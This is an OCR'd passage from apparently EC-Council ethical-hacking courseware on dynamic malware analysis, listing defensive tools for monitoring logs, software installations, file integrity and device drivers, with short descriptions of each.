


Figure 7.126: Screenshot of Splunk

Some additional log monitoring/analysis tools are as follows:

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Solarwinds Loggly (*https://www.loggly.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)
- New Relic (*https://newrelic.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Installation Monitoring


- When the system or users **install or uninstall** any software application, there is a chance that traces of the **application data** are left on the system
- Installation monitoring will help in detecting hidden and background installations that the malware performs
- Use installation monitoring tools such as **Mirekusoft Install Monitor** for monitoring the installation of malicious executables

Installation Monitoring Tools

- Advanced Uninstaller PRO (https://www.advanceduninstaller.com)
- REVO UNINSTALLER PRO (https://www.revouninstaller.com)
- Comodo Programs Manager (https://www.comodo.com)

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and **allows you to completely uninstall it**



https://www.mirekusoft.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Installation Monitoring

When the system or user installs or uninstalls any software application, traces of the application data might remain on the system. To find these traces, you should know the folders modified or created during the installation process as well as the files and folders that have not been modified by the uninstall process. Installation monitoring helps in detecting hidden and background installations performed by malware. Tools such as SysAnalyzer can be used to monitor the installation of malicious executables.

- **Mirekusoft Install Monitor**

  Source: *https://www.mirekusoft.com*

  Mirekusoft Install Monitor automatically monitors what is placed on your system and allows you to uninstall it completely. It works by monitoring resources (such as file and registry) that are created when a program is installed. It provides detailed information about the software installed. Furthermore, it helps you to determine the disk, CPU, and memory consumption of your programs. It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.127: Screenshot of Mirekusoft Install Monitor

Some additional installation monitoring tools are as follows:

- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Files and Folders Monitoring

Malware can modify the system files and folders to save some information in them. You should be able to find the files and folders that the malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware would schedule for execution according to a specified schedule.

Scan for suspicious files and folders using tools such as PA File Sight, Tripwire, and Netwrix Auditor, to detect any Trojans installed as well as system file modifications.

- **PA File Sight**

  Source: *https://www.poweradmin.com*

  PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from the network and stops them.

  Features:

  - Compromised computers are blocked from reaching files on other protected servers on the network
  - Detects users copying files and optionally blocks access
  - Real-time alerts allow appropriate staff to investigate immediately
  - Monitors who is deleting, moving, or reading files

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.128: Screenshot of PA File Sight

Some additional file integrity checking tools are as follows:

- Tripwire File Integrity Monitoring (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys Integrity Suite (*https://www.ionxsolutions.com*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Device Drivers Monitoring


- Malware is installed along with device drivers **downloaded from untrusted sources**, and attackers use these drivers as a shield to avoid detection
- Use device driver monitoring tools such as **DriverView** to scan for suspicious device drivers and verify if the device drivers are genuine and downloaded from the publisher's original site
- Go to **Run** → Type **msinfo32** → **Software Environment** → **System Drivers** to manually check for installed drivers

Device Driver Monitoring Tools

- Driver Booster (https://www.iobit.com)
- Driver Reviver (https://www.reviversoft.com)
- Driver Easy (https://www.drivereasy.com)
- Driver Fusion (https://treexy.com)
- Driver Genius (https://www.driver-soft.com)

DriverView

DriverView utility displays a list of all the **device drivers** currently loaded on the system along with information such as load address of the driver, description, version, and product name



https://www.nirsoft.net

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Device Drivers Monitoring

Malware is installed on the system along with the device drivers when the user downloads infected drivers from untrusted sources. The malware uses these drivers to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Detective, to verify whether they are genuine and whether they have been downloaded from the publisher's original site.

The path to the location of Windows system drivers is as follows:

Goto **Run** → Type **msinfo32** → **Software Environment** → **System Drivers**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

